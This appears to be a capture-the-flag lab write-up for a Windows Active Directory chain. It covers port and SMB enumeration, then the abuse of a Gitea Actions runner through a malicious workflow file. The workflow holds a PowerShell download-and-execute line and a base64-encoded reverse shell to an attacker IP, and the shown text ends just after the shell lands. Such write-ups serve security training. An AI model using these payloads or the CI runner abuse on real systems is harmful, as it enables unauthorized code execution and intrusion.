
Overview
- Type Chains
- OS Windows
- Severity Medium
- Creator kozie
- Release date 2024 Jan 5
- IP 10.10.231.117, 10.10.231.118
Enumeration
Start the instance via Discord, wait around 8 minutes for the machine to start all services and let’s go:
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.231.117
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-04 17:00 JST
Nmap scan report for 10.10.231.117
Host is up (0.23s latency).
Not shown: 65520 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-04 08:05:21Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tea.vl0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.tea.vl
| Not valid before: 2025-02-03T07:55:08
|_Not valid after:  2025-08-05T07:55:08
| rdp-ntlm-info:
|   Target_Name: TEA
|   NetBIOS_Domain_Name: TEA
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: tea.vl
|   DNS_Computer_Name: DC.tea.vl
|   DNS_Tree_Name: tea.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-02-04T08:06:13+00:00
|_ssl-date: 2025-02-04T08:06:52+00:00; -1s from scanner time.
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
50508/tcp open  msrpc         Microsoft Windows RPC
64835/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
64838/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
- Found a domain controller of the domain tea.vl.
- Main open ports are for Kerberos, DNS, LDAPS, SMB and also RDP.
- add
dc.tea.vl,tea.vlin /etc/hosts
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.231.118
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-04 17:09 JST
Nmap scan report for srv.tea.vl (10.10.231.118)
Host is up (0.23s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
3000/tcp open  http          Golang net/http server
|_http-title: Gitea: Git with a cup of tea
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=840a53d0d1772320; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=pyiQIfG18y6dzcq5GbvLO6raQ5k6MTczODY1NjY4NDI4MjAzOTYwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 04 Feb 2025 08:11:24 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL3Nydi50ZWEudmw6MzAwMC8iLCJpY29ucyI6W3sic3JjIjoiaHR0cDovL3Nydi50ZWEudmw6MzAwMC9hc3NldHMvaW1nL2xvZ28ucG5nIiwidHlwZSI6ImltYWdlL3BuZyIsInNpemVzIjo
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=0cad05fde05ade26; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=p9Il2oLy9CL0uMkgmqzoNjv6U5A6MTczODY1NjY4NTI2MjU5NTMwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 04 Feb 2025 08:11:25 GMT
|_    Content-Length: 0
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-02-04T08:12:30+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=SRV.tea.vl
| Not valid before: 2025-02-03T07:54:48
|_Not valid after:  2025-08-05T07:54:48
| rdp-ntlm-info:
|   Target_Name: TEA
|   NetBIOS_Domain_Name: TEA
|   NetBIOS_Computer_Name: SRV
|   DNS_Domain_Name: tea.vl
|   DNS_Computer_Name: SRV.tea.vl
|   DNS_Tree_Name: tea.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-02-04T08:11:51+00:00
8531/tcp open  unknown
- Main open ports are for HTTP server, SMB, RPC and also RDP. We can see also that Gitea is running (3000/tcp).
- add
srv.tea.vlin /etc/hosts
SMB Shared folder (445/tcp)
Enumerate the SMB shares:
- DC:
$ nxc smb dc.tea.vl -u 'guest' -p '' --shares
SMB         10.10.231.117   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:tea.vl) (signing:True) (SMBv1:False)
SMB         10.10.231.117   445    DC               [-] tea.vl\guest: STATUS_ACCOUNT_DISABLED
Guest account is disabled
Let’s retry anonymously:
$ nxc smb dc.tea.vl -u '' -p '' --shares
SMB         10.10.231.117   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:tea.vl) (signing:True) (SMBv1:False)
SMB         10.10.231.117   445    DC               [+] tea.vl\:
SMB         10.10.231.117   445    DC               [-] Error enumerating shares: STATUS_ACCESS_DENIED
Not allowed. We can also noted that SMB is signing.
- SRV:
$ nxc smb srv.tea.vl -u 'guest' -p '' --shares
SMB         10.10.231.118   445    SRV              [*] Windows Server 2022 Build 20348 x64 (name:SRV) (domain:tea.vl) (signing:False) (SMBv1:False)
SMB         10.10.231.118   445    SRV              [-] tea.vl\guest: STATUS_ACCOUNT_DISABLED
$ nxc smb srv.tea.vl -u '' -p '' --shares
SMB         10.10.231.118   445    SRV              [*] Windows Server 2022 Build 20348 x64 (name:SRV) (domain:tea.vl) (signing:False) (SMBv1:False)
SMB         10.10.231.118   445    SRV              [-] tea.vl\: STATUS_ACCESS_DENIED
SMB         10.10.231.118   445    SRV              [-] Error enumerating shares: Error occurs while reading from remote(104)
Same than for DC, nothing but SMB is not signing.
In this case let`s check Gitea on SRV.
SRV
WEB (80/tcp)
$ curl -I http://srv.tea.vl
HTTP/1.1 200 OK
Content-Length: 703
Content-Type: text/html
Last-Modified: Tue, 19 Dec 2023 18:02:57 GMT
Accept-Ranges: bytes
ETag: "cee9d99a532da1:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Tue, 04 Feb 2025 08:17:25 GMT

Just a default IIS with ASP.NET
Gitea (3000/tcp)

Gitea v1.21.2, nothing can be found without authentication except we found an
Administratoruser.

So let’s register a fake account (test:qwerty123!) then sign in and enumerate more:
No much to explore on this Gitea instance, seems no repositories have been created before.
Checking into our user settings, we can see that there is an active runner:

That means we can us it to execute commands, so we can create a new repo and then enable the
Actionsin the repo settings
Gitea CI/CD Runner exploitation (thomas.wallace) (Tea_User-1)
There is one method that we can exploit, and it involves a configuration that we can manually enable within our repository as a default user.
CI/CD Runners are built-in build instance that essentially allows a web developer to build an application from a YAML file in a multi-step deployment process.
This is generally consistent amongst all of the Git instances that allows it, such as Gitea and GitLab. At a bare level it will execute tasks based on the configuration file (generally YAML).
The interesting part is that they allow us to execute shell commands from the host computer - so long as they are initialized on the instance itself.
In our case of Gitea, there is a way to do this if CI/CD pipelines are configured to run within the Gitea instance. After doing a bit of research into CI/CD shell exec on different Git web applications, it seems that this could fit our scenario.
First, we create a new repository (with a name and all default settings) owned by our user:



Under Settings within our new repository, in Advanced Settings > Actions we check Enable Repository Actions' and click on Update Settings` so that we can immediately push the repository to be executed on the pipeline:


We then need to create a new folder structure .gitea/workflows/ with a new YAML configuration file like rshell.yaml, the full path must be something like .gitea/workflows/rshell.yaml:


Below a potential yaml file with our payload:
name: Gitea Actions Demo
run-name: ${{ gitea.actor }} is testing out Gitea Actions
on: [push]
jobs:
  Explore-Gitea-Actions:
    runs-on: windows-latest
    steps:
      - run: echo "The job was automatically triggered by a ${{ gitea.event_name }} event."
      - run: IEX(New-Object Net.WebClient).DownloadString('http://10.8.4.253/rshell.txt');
      - run: echo "This job's status is ${{ gitea.status }}."
A a basic template can be found here then we modify it.
But we proceed with a one liner version like this:
name: Gitea Actions Demo
run-name: ${{ gitea.actor }} is testing out Gitea Actions
on: [push]
jobs:
  Explore-Gitea-Actions:
    runs-on: windows-latest
    steps:
      - run: powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AOAAuADQALgAyADUAMwAiACwANAA0ADMAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA

Before click on Commit Changes, we set a penelope listener:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  💀 Show Payloads (p) 🏠 Main Menu (m) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Then push the button then few seconds later we grab a shell as thomas.wallace and grab the flag Tea_User-1:
[+] Got reverse shell from 💻 srv.tea.vl~10.10.231.118 😍️ - Assigned SessionID <1>
[+] Added readline support...
[+] Interacting with session [1], Shell Type: Basic, Menu key: Ctrl-D
[+] Logging to /home/user/.penelope/srv.tea.vl~10.10.231.118/srv.tea.vl~10.10.231.118.log 📜
────────────────────────────────────────
PS C:\Users\thomas.wallace\.cache\act\ac4baca2110a6859\hostexecutor> cd ../../../../Desktop
PS C:\Users\thomas.wallace\Desktop> ls


